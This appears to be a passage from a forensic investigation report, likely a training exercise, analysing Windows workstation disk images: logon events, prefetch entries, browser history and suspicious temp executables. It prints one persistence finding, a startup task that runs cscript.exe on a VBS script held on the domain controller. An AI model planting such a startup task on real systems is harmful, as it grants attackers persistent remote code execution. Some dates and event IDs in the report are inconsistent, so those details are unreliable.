03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love

Timestamp	System	Event ID	Logon/Logoff Type	User
03/05/2019 16:53	mgmt-wks02.grru.local	4624	Network	kira.hall
03/05/2019 16:53	mgmt-wks02.grru.local	4624	Network	kira.hall
03/07/2019 4:49	mgmt-wks02.grru.local	4624	Network	kira.hall
03/07/2019 4:49	mgmt-wks02.grru.local	4624	Network	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Logoff	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love

Timestamp	System	Event ID	Logon/Logoff Type	User
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Cached Interactive	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Cached Interactive	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Unlock	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Unlock	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm

Items of Interest

There were only a couple notable items on the system, and other presumably important files that were either never on the system or were removed from the system. First, as seen in the above section, kira.hall had some logons via the network onto this system. However, no user profile was created for kira.hall. There were also no observed services that had kira.hall as a reference. It is uncertain what purpose this logon served.

Image 3.7.x: Network Logon from Kira.Hall via Windows Event Logs

Logon Type:	3
New Logon:	
Security ID:	S-1-5-21-2510873552-1922864869-243088698-1109
Account Name:	kira.hall
Account Domain:	GRRU
Logon ID:	0x7D5906
Logon GUID:	{ae898324-0a85-1735-b54a-cb4485159900}
Process Information:	
Process ID:	0x0
Process Name:	-
Network Information:	
Workstation Name:	
Source Network Address:	192.168.2.103
Source Port:	49369
Event Data:	
Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4624
Level:	Information
User:	N/A
OpCode:	Info
Logged:	3/6/2019 11:49:06 PM
Task Category:	Logon
Keywords:	Audit Success
Computer:	mgmt-wks02.grru.local

Image 3.7.x: No User Profile Created for Kira.Hall

+	Users (10)
+	Admin (31)
+	All Users (2)
+	Default (30)
+	Default User (2)
+	james.middleton-adm (31)
+	Public (12)
+	steven.love (31)

There are also two entries in the prefetch files to suspicious programs. They both link to C:\Users\steven.love\AppData\Local\Temp. One is named GLB4E17.TMP and the other is in a directory called GLB4E17.TMP called PATCHER.EXE. However, the only file/directory that currently exists in the AppData\Local\Temp directory is the GLB4E15.TMP directory. The hex code of this directory proves that it is a directory (and not an obfuscated executable).

Image 3.7.x: Prefetch Entries for GLB4E17.TMP and PATCHER.EXE

GLB4E17.TMP	\DEVICE\HARDDISKVOLUME2\USERS\STEVEN.LOVE\APPDATA\LOCAL\TEMP\GLB4E17.TMP	1	3/26/2019 9:50:04 PM
PATCHER.EXE	\DEVICE\HARDDISKVOLUME2\USERS\STEVEN.LOVE\APPDATA\LOCAL\TEMP\GLF4FF1.TMP\PATCHER.EXE	1	3/26/2019 9:51:02 PM

Image 3.7.x: Only Reference to Prefetch Entries is a Directory Called GLF4FF1.tmp

/img_MGMT-wks02.E01/Users/steven.love/AppData/Local/Temp					
Table		Thumbnail		Summary	
Name	S	C	O	Modified Time	Change Time
[current folder]				2019-03-27 08:45:11 EDT	2019-03-27 08:45:11 EDT
[parent folder]				2019-03-05 11:50:35 EST	2019-03-05 11:50:35 EST
GLF4FF1.tmp				2019-03-26 17:51:03 EDT	2019-03-26 17:51:03 EDT
hsperfdatal_steven.love				2019-03-29 14:26:14 EDT	2019-03-29 14:26:14 EDT
Low				2019-03-26 17:44:57 EDT	2019-03-26 17:44:57 EDT
sv1p3.tmp				2019-03-20 18:36:53 EDT	2019-03-20 18:36:53 EDT
vwpt				2019-03-26 17:51:05 EDT	2019-03-26 17:51:05 EDT
WPDNSE				2019-03-20 18:36:54 EDT	2019-03-20 18:36:54 EDT
au-descriptor-1.7.0_79-b15.xml	1			2019-03-20 18:42:13 EDT	2019-03-20 18:42:13 EDT
AUCHECK_CORE.txt	0			2019-03-29 14:26:12 EDT	2019-03-29 14:26:12 EDT
AUCHECK_PARSER.txt	0			2019-03-29 14:26:12 EDT	2019-03-29 14:26:12 EDT
FXSAPIDebugLogFile.txt				2019-02-07 16:28:02 EST	2019-02-23 17:43:34 EST
GRRU+steven.bmp	2			2019-02-07 16:27:38 EST	2019-02-23 17:43:34 EST
jusched.log	0			2019-03-29 14:26:10 EDT	2019-03-29 14:26:10 EDT
nspAA43.tmp				2019-03-26 17:36:06 EDT	2019-03-26 17:36:06 EDT
StructuredQuery.log	0			2019-03-26 17:52:46 EDT	2019-03-26 17:52:46 EDT
wmsetup.log	0			2019-03-01 11:42:50 EST	2019-03-01 11:42:50 EST
~DF3AD544C9216A047D.TMP	0			2019-03-26 17:42:00 EDT	2019-03-26 17:42:00 EDT
~DFC70DC0BB5805550E.TMP	0			2019-03-26 17:48:08 EDT	2019-03-26 17:48:08 EDT
~DFF7C7309B4E7157ED.TMP	0			2019-03-26 17:56:10 EDT	2019-03-26 17:56:10 EDT

Image 3.7.x: Hexadecimal Code of GLF4FF1.tmp Shows it is a Directory

GLF4FF1.tmp	2019-03-26 17:51:03 EDT	2019-03-26 17:51:03 EDT	2019-03-26 17:5
hsperfdatal_steven.love	2019-03-29 14:26:14 EDT	2019-03-29 14:26:14 EDT	2019-03-29 14:2
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences			
Page: 1 of 1 Page ← → Go to Page: <input type="text" value="1"/> Jump to Offset <input type="text"/> Launch in HxD			
0x00000000: 30 00 00 00 01 00 00 00 00 10 00 00 01 00 00 00 0.....			
0x00000010: 10 00 00 00 20 00 00 00 20 00 00 00 00 00 00 00			
0x00000020: 00 00 00 00 00 00 00 00 10 00 00 00 02 00 00 00			

Finally, and most importantly, a Startup Task was created on the system by the user james.middleton-adm. The task is called “beepbep,” is set to run on startup, and uses escript.exe to call out to a Visual Basic script on the AD server. This file is \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxIQwzP.vbs.

Image 3.7.x: Startup Task on MGMT-wks02 Executes Cscript and References UxTxlQwzP.vbs

MGMT-wks02-001.E01

DETAILS

ARTIFACT INFORMATION

Program Name **beepbep**

Path **"cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs**

Last Modified Date/Time **3/27/2019 11:45:08 PM**

Type **Run**

Artifact type  **Startup Items**

Item ID **413366**

Memory Analysis

There were no significant items to report when performing memory analysis against the system. Thunderbird, OpenOffice, AIM, and Spotify were all open when the memory acquisition was performed.

MGMT-wks03 - Nicolo RerisiPatota

The following information was gathered and analyzed using Magnet AXIOM Examine.

Basic Information

Operating System Information:

Installed/Updated Date/Time: 2/7/2019 9:11:11 PM

Owner: Admin

Displayed Computer Name: mgmt-wks03

Domain: grru.local

DHCP DNS Server(s): 192.168.1.254

Build Number: 7601

Last Shutdown Date/Time: 3/27/2019 11:03:33 PM

System Root: C:\Windows

Path: C:\Windows

Last Time Access Time Enabled: Last Access Updates Disabled

Image 3.7.x: Operating System Information for MGMT-wks03 as seen in AXIOM

MGMT-wks03-002.E01

DETAILS

ARTIFACT INFORMATION

Operating System	Windows 7 Enterprise
Version Number	6.1
Installed/Updated Date/Time	2/7/2019 9:11:11 PM
Product Key	BBBBB-BBBBB-BBBBB-BBBBB-BBBBB
Owner	Admin
Displayed Computer Name	mgmt-wks03
Computer Name	MGMT-WKS03
Domain	grru.local
DHCP DNS Server(s)	192.168.1.254
Operating System Version	Enterprise
Build Number	7601
Product ID	55041-029-0181542-86538
Last Service Pack	Service Pack 1
Last Shutdown Date/Time	3/27/2019 11:03:33 PM
System Root	C:\Windows
Path	C:\Windows
Last Access Time Enabled	Last Access Updates Disabled
Artifact type	Operating System Information
Item ID	1188435

EVIDENCE INFORMATION

Source	MGMT-wks03-002.E01 - Entire Disk (Microsoft NTFS, 24.9 GB) \\Windows\System32\config\SOFTWARE
Recovery method	Parsing

Installed Applications

There was only one installed application worth bringing up which was **AccessData FTK Imager** version 4.2.0.13, it was created on 3/28/2019, it was last updated on 3/29/2019 at 12:25:56 AM.

Image 3.7.x: Details for AccessData FTK Imager as seen in AXIOM

MGMT-wks03-002.E01

DETAILS

ARTIFACT INFORMATION

Application Name	AccessData FTK Imager
Company	AccessData
Created Date	3/28/2019
Key Last Updated Date/Time	3/29/2019 12:25:56 AM
Install Size (Bytes)	136689
Version	4.2.0.13
Artifact type	Installed Programs
Item ID	1187960

EVIDENCE INFORMATION

Source	MGMT-wks03-002.E01 - Entire Disk (Microsoft NTFS, 24.9 GB)\Windows\System32\config\SOFTWARE
Recovery method	Parsing
Deleted source	
Location	Microsoft\Windows\CurrentVersion\Uninstall\{4671484F-795C-4AEA-B6BC-4F70BE800763}
Evidence number	MGMT-wks03-002.E01

Application Usage

Cindy Huerta on 3/27/2019 12:44:13 PM last used **Remote Desktop Connection.lnk**.

She used this Application 12 times

This also contains when she last used it

Image 3.7.X: Timeline showing the artifact UserAssist showing how many times Cindy Huerta used Remote Desktop Connection.lnk as seen in AXIOM





Image 3.7.x: details of file Microsoft.Windows.RemoteDesktop showing Cindy's final run of it as seen in AXIOM



Cindy ran it 12 times with a focus count of 17, this also shows that the last time she ran it was on 3/27/2019 at 12:44:13 PM

Browser Activity

There were several Cloud Service URLs that were used below are the URLs:

- <https://www.mediafire.com/apple-touch-icon.png>
- https://www.acronis.com/en-us/blog/posts/growth-and-importance-world-backup-day?utm_source=mozilla&utm_medium=cpc&utm_campaign=Mz-growth-and-importance-world-backup-day
- <https://secure.comodo.com/CPS0>
- <http://dl.dropbox.com/u/>

Image 3.7.x: Cloud Service URLs artifact section from MGMT-wks03 as seen in AXIOM

MATCHING RESULTS		422,330
REFINED RESULTS		936
Classified URLs		235
Cloud Services URLs		4
Facebook URLs		45

Site Name	URL	Date...	Date...	Artifact	Artif...	Artifact type
MediaFire	https://www.mediafire.com/apple-touch-icon.png			Potential Browser Activity	852616	Cloud Services URLs
Acronis Backup	https://www.acronis.com/en-us/blog/posts/growth-and-importance-world-backup-day?utm_source=mozilla&utm_medium=cpc&utm_campaign=Mz-growth-and-importance-world-backup-day			Potential Browser Activity	854509	Cloud Services URLs
Comodo	https://secure.comodo.com/CPS0			Potential Browser Activity	854648	Cloud Services URLs
Dropbox	http://dl.dropbox.com/u/			Potential Browser Activity	854778	Cloud Services URLs

On 2/27/2019 at 1:12:58 PM there was a timestamp that was Web Related regarding Firefox Cache Records. It contained the url:

https://r2---sn-08xghvou-cu8e.gvt1.com/edgedl/widevine-cdm/4.10.1146.0-win-x64.zip?cms_redirect=yes&ip=216.93.146.165&mm=28&mn=sn-08xghvou-cu8e&ms=nvh&mt=1551297121&mv=u&pl=20&shardbypass=yes

When you click on this link it will immediately ask where you want to save this too on your computer, which is suspicious.

Image 3.7.x: Timestamp for the URL above as seen in AXIOM

Date/time	Timeline category	Artifact	Key detail	Supporting detail	Additional detail
Created Date/Time 2/27/2019 7:25:24 PM	Account usage	Operating System Windows Event Logs	Event ID 4624		
Created Date/Time 2/27/2019 7:25:24 PM	User event	Operating System Windows Event Logs - User Events	Event ID 4624	Event Record ID 8881	An account was successfully logged in.
Created Date/Time 2/27/2019 7:39:04 PM	Browser usage	Web Related Firefox Cache Records	URL https://firefox.settings...	Content Size (Bytes) 11	
Created Date/Time 2/27/2019 7:40:36 PM	Browser usage	Web Related Firefox Cache Records	URL https://firefox.settings...	Content Size (Bytes) 9083	
Target File Created Date/Time 2/27/2019 7:53:36 PM	File/folder opening	Operating System LNK Files	Linked Path C:\Users\kira.hall\Desktop\ATTENTION.odt	Target Attributes FILE_ATTRIBUTE_ARCHIVE	
File System Created Date/Time 2/27/2019 7:53:36 PM	File knowledge	Documents OpenOffice Writer Documents	File Name ATTENTION.odt	Recovered Size (Bytes) 11752	Authors Cathy
Target File Created Date/Time 2/27/2019 7:53:36 PM	File/folder opening	Operating System LNK Files	Linked Path C:\Users\kira.hall\Desktop\ATTENTION.odt	Target Attributes FILE_ATTRIBUTE_ARCHIVE	
Target File Created Date/Time 2/27/2019 7:53:36 PM	File/folder opening	Operating System Jump Lists	Linked Path C:\Users\kira.hall\Desktop\ATTENTION.odt	App ID d64293cd816830d0	
Target File Created Date/Time 2/27/2019 7:53:36 PM	File/folder opening	Operating System LNK Files	Linked Path C:\Users\kira.hall\Desktop\ATTENTION.odt	Target Attributes FILE_ATTRIBUTE_ARCHIVE	
Target File Created Date/Time 2/27/2019 7:53:36 PM	Operating System		Linked Path	Target Attributes	

ARTIFACT INFORMATION

URL: https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/editions/records?expected=1551250023025&sort=-last_modified,since=1549627400712

Created Date/Time: 2/27/2019 7:40:36 PM

MIME Type: application/json

Content Size (Bytes): 9083

Artifact type: Firefox Cache Records

Item ID: 1264449

Logins/Logouts

3/27/2019 11:10:10 PM Windows Event Logs - User Events

Cindy Huerta logged on

Image 3.7.x: Cindy Huerta Logging on as seen in the Timeline in AXIOM

The screenshot shows the Microsoft Security Timeline interface. The timeline displays a series of events from Feb 26, 2019, to Mar 28, 2019, with a focus on the event at 3/27/2019 11:10:40 PM. The event is a successful logon (Event ID 4684) for the user 'cindyhuerta' (Subject User SID S-1-5-18) on the domain 'GRRU' (Subject Domain Name). The event details are as follows:

Date/time	Timeline category	Artifact	Key detail	Supporting detail
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs	Event ID 4684	Event Record ID 13620 An account was successfully logged on.
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs - User Events	Event ID 4684	Event Record ID 13619
3/27/2019 11:10:40 PM	Account usage	Operating System Windows Event Logs	Event ID 4624	
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs	Event ID 4672	
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs - User Events	Event ID 4684	Event Record ID 13619
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs - User Events	Event ID 4624	Event Record ID 13620
3/27/2019 11:10:40 PM	User event	Memory Timeline (timeline)	Type (DLL LOADTIME (dll))	Item Name SspC.dll
3/27/2019 11:10:40 PM	User event	Memory Timeline (timeline)	Type (DLL LOADTIME (dll))	Item Name wkscl.dll
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs - User Events	Event ID 4684	Event Record ID 13619
3/27/2019 11:10:40 PM	Account usage	Operating System Windows Event Logs	Event ID 4684	
3/27/2019 11:10:40 PM	User event	Operating System Windows Event Logs - User Events	Event ID 4624	Event Record ID 13620
3/27/2019 11:10:40 PM	Account usage	Operating System Windows Event Logs	Event ID 4648	

Below is James Middleton's final login and logout which was on 3/29/2019 at 12:24:04 AM. I found this in the timeline under Operating System, Windows Event Logs - User Events. The content shows the first timestamp highlighted in blue, which was his final login, and then the timestamp beneath that which is highlighted in yellow which shows his final logout.

Image 3.7.x: james.middleton-adm's final login and logout as seen in the timeline in AXIOM

Magnet AXIOM Examine v6.11.0.34807 - AXIOM_Complete - April 15 2023 172019

FILTERS MGMT-WKS03-002.E01... User Accounts, User A... Data types Date and time Date and time attributes Timeline categories Tags and comments james X CLEAR FILTERS Type a search term... GO AC

Timeline

2/7/2019 3:29:38 PM - 3/29/2019 6:17:46 AM GO TO DATE ZOOM WEEKS PAGE

Feb 8, 2019 Feb 10, 2019 Feb 12, 2019 Feb 14, 2019 Feb 16, 2019 Feb 18, 2019 Feb 20, 2019 Feb 22, 2019 Feb 24, 2019 Feb 26, 2019 Feb 28, 2019 Mar 2, 2019 Mar 4, 2019 Mar 6, 2019 Mar 8, 2019 Mar 10, 2019 Mar 12, 2019 Mar 14, 2019 Mar 16, 2019 Mar 18, 2019 Mar 20, 2019 Mar 22, 2019 Mar 24, 2019 Mar 26, 2019 Mar 28, 2019

1 TIMESTAMP

Date/time	Timeline category	Artifact	Key detail	Supporting detail
3/29/2019 12:24:04 AM	User event	Windows Event Logs - User Events	Event ID: 4648	Event Record ID: 13688
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Operating System	Event ID: 4624	Event Record ID: 13689
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Windows Event Logs - User Events	Event ID: 4648	Event Record ID: 13691
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Operating System	Event ID: 4648	Event Record ID: 13691
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Windows Event Logs - User Events	Event ID: 4648	Event Record ID: 13691
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Operating System	Event ID: 4624	Event Record ID: 13692
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Windows Event Logs - User Events	Event ID: 4648	Event Record ID: 13688
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Operating System	Event ID: 4624	Event Record ID: 13692
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Windows Event Logs - User Events	Event ID: 4634	Event Record ID: 13694
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Operating System	Event ID: 4624	Event Record ID: 13689
Created Date/Time: 3/29/2019 12:24:04 AM	User event	Windows Event Logs - User Events	Event ID: 4634	Event Record ID: 13694

DETAILS

ARTIFACT INFORMATION

Event ID	4624
Created Date/Time	3/29/2019 12:24:04 AM
Event Record ID	13689
Event Description Summary	An account was successfully logged on.
Logon Type	11-Cached Interactive
Subject Username	MGMT-WKS03\$
Subject Domain Name	GRRU
Subject User SID	S-1-5-18
Target Username	james.middleton.adm
Target Domain Name	GRRU
Target User SID	S-1-5-21-2510873552-1922864869-243086968-1117
Event Data	<p>Event xmlns="http://schemas.microsoft.com/win/2004/08/events/entry"</p> <p><System></p> <p><Provider Name="Microsoft-Windows-Security-Auditing"</p> <p>Guid="54849625-474-4994-a5ba-3c3b032830d4"</p> <p><EventID>4624</EventID></p> <p><Version>0</Version></p> <p><Level>0</Level></p> <p><Task>1254</Task></p> <p><Opcode>0</Opcode></p> <p><Keywords>0x8020000000000000</Keywords></p> <p><TimeCreated>2019-03-29T00:24:04.0729723Z</TimeCreated></p> <p><EventRecordID>13689</EventRecordID></p> <p><Correlation ID="444" ThreadID="1728" /></p> <p><Execution ProcessID="444" ThreadID="1728" /></p> <p><Channel>System</Channel></p> <p><Computer>mgmt-wks03.grru.local</Computer></p> <p><Security>System</Security></p> <p><EventData></p> <p><Data Name="SubjectUserSid">S-1-5-18</Data></p> <p><Data Name="SubjectUserName">MGMT-WKS03\$</Data></p> <p><Data Name="SubjectDomainName">GRRU</Data></p> <p><Data Name="SubjectLogonId">0x0000000000000031</Data></p> <p><Data Name="TargetUserSid">S-1-5-21-2510873552-1922864869-243086968-1117</Data></p> <p><Data Name="TargetUserName">james.middleton.adm</Data></p> <p><Data Name="TargetDomainName">GRRU</Data></p>

Accounts Created / Accessed

In the file System of MGMT-wks03 I found the Users folder in the path

ALL EVIDENCE\MGMT-wks03-002.E01\Entire Disk (Microsoft NTFS, 24.9 GB)\Users

In here I found the following relevant users:

- Admin
- cindy.huerta
- james.middleton-adm
- kira.hall

Image 3.7.x: Users folder as seen in AXIOM showing what users have folders hence meaning they are users on the system

EVIDENCE (9)

ALL EVIDENCE\MGMT-wks03-002.E01\Entire Disk (Microsoft NTFS, 24.9 GB)\Users

Name	Type	File exten...	Size...	Created	Accessed	Modified
Admin	Folder			2/7/2009 9:11:15 PM	2/7/2009 9:12:09 PM	2/7/2009 9:12:09 PM
All Users	Folder			7/14/2009 5:08:56 AM	7/14/2009 5:08:56 AM	7/14/2009 5:08:56 AM
cindy.huerta	Folder			3/27/2009 12:45:40 PM	3/27/2009 12:45:55 PM	3/27/2009 12:45:55 PM
Default	Folder			7/14/2009 3:20:08 AM	7/14/2009 7:12:04 AM	7/14/2009 7:12:04 AM
Default User	Folder			7/14/2009 5:08:56 AM	7/14/2009 5:08:56 AM	7/14/2009 5:08:56 AM
james.middleton-adm	Folder			2/15/2009 10:8:41 AM	2/15/2009 10:8:59 AM	2/15/2009 10:8:59 AM
kira.hall	Folder			2/7/2009 9:26:42 PM	3/1/2009 5:06:14 PM	3/1/2009 5:06:14 PM
Public	Folder			7/14/2009 3:20:08 AM	7/14/2009 7:23:33 AM	7/14/2009 7:23:33 AM
desktop.ini	File .ini	174		7/14/2009 4:54:24 AM	7/14/2009 4:54:24 AM	7/14/2009 4:54:24 AM

Admin

MGMT-wks03-002.E01

DETAILS

Folder name Admin

Child count 29
Created 2/7/2009 9:11:15 PM
Accessed 2/7/2009 9:12:09 PM
Modified 2/7/2009 9:12:09 PM
MFT modified 2/7/2009 9:12:09 PM
MFT record number 474
Parent MFT record number 457
Security ID 644 (S-1-5-18)
File attributes Directory

FILE DETAILS

EVIDENCE INFORMATION

Source MGMT-wks03-002.E01 - Entire Disk (Microsoft NTFS, 24.9 GB)\Users\Admin
Evidence number MGMT-wks03-002.E01

Items of Interest

In Users/james.middleton-adm/AppData/Local/Temp/radD4960.tmp

I found the file **filwOuGRTtZY.exe**

It was created on 3/29/2019 12:24:06AM:

Image 3.7.x: filwOuGRTtZY.exe inside the temp folder of James as seen in AXIOM

Magnet AXIOM Examiner v5.11.34907 - AXIOM_Complete - Apr 15 2023 17:02:19

FILTERS File size Date and time File attributes Tags and comments

EVIDENCE (1)

Selected folder only Column view

filwOuGRTtZY.exe

Some information about this item cannot be displayed LOCATE SOURCE

MGMT-wks03-002.E01

DETAILS

File name filwOuGRTtZY.exe
File extension .exe
Logical size 73,802 bytes
Created 3/29/2019 12:24:06 AM
Accessed 3/29/2019 12:24:06 AM
Modified 3/29/2019 12:24:06 AM
MFT modified 3/29/2019 12:24:06 AM
Cluster 4040801
Cluster count 19
Physical location 16551120896
Physical sector 32326408
MDS hash 884a197a05b1432c3e32e7905849411
MFT record number 64921
Parent MFT record number 64921
Security ID 1549 (S-1-5-32-544)
File attributes Archive, NotContentIndexed

FILE DETAILS

EVIDENCE INFORMATION

Source MGMT-wks03-002.E01 - Entire Disk (Microsoft NTFS, 24.9 GB)\Users\james.middleton-adm\AppData\Local\Temp\radD4960.tmp\filwOuGRTtZY.exe
Evidence number MGMT-wks03-002.E01

I found file **filwOuGRTtZY.exe** again in cindy.huerta's temp folder inside a folder named **radD4960.tmp**

Image 3.7.x: filwOuGRTtZY.exe inside Cindy's temp folder as seen in AXIOM

The screenshot shows the AXIOM interface. On the left, the file system navigation pane shows the path: Entire Disk (Microsoft NTFS, 24.9 GB) > Users > cindy.huerta > AppData > Local > Temp > rad16790.tmp. The main pane, titled 'EVIDENCE (1)', displays a table with one entry: 'filwOuGRTtZY.exe'. The details pane on the right provides file metadata for 'filwOuGRTtZY.exe', including its name, type (.exe), size (73,802 bytes), and creation date (3/27/2019 11:10:15 PM). The 'File Details' section shows the file was created, accessed, and modified on 3/27/2019 at 11:10:15 PM. The 'Evidence Information' section indicates the source is 'MGMT-wks03-002.E01' and the evidence number is 'MGMT-wks03-002.E01'.

On 2/27/2019 3:35:52 AM: Windows Event Logs - Service Events

This showed that the service entered a new state aka, **Software Protection Stopped**, which is concerning

Image 3.7.x: Software protection stopped as shown in the timeline in AXIOM

The screenshot shows the AXIOM timeline interface. The timeline graph displays event activity from February 25, 2019, to March 28, 2019. A specific event is highlighted on March 27, 2019, at 3:35:52 AM. The event details pane on the right shows the event ID 7036, created on 2/27/2019 at 3:35:52 AM, and the event record ID 3907. The event description summary states 'The service entered the state.' The event data XML is shown, including the service name 'Windows Event Logs - Service Events' and the reason 'The user made a change to the service'. The artifact type is 'Windows Event Logs - Service Events' and the item ID is 1228950.

On 3/27/2019 11:04:12 PM in the timeline, there was a timestamp that contained Important Network activity.

It showed the following:

Adapter Name: Local Area Connection

Description: Intel(R) PRO/1000 MT Network Connection

DHCP Enabled?: Yes

DHCP IPv4 Address: 192.168.2.103

DHCP IPv4 Subnet Mask: 255.255.255.0

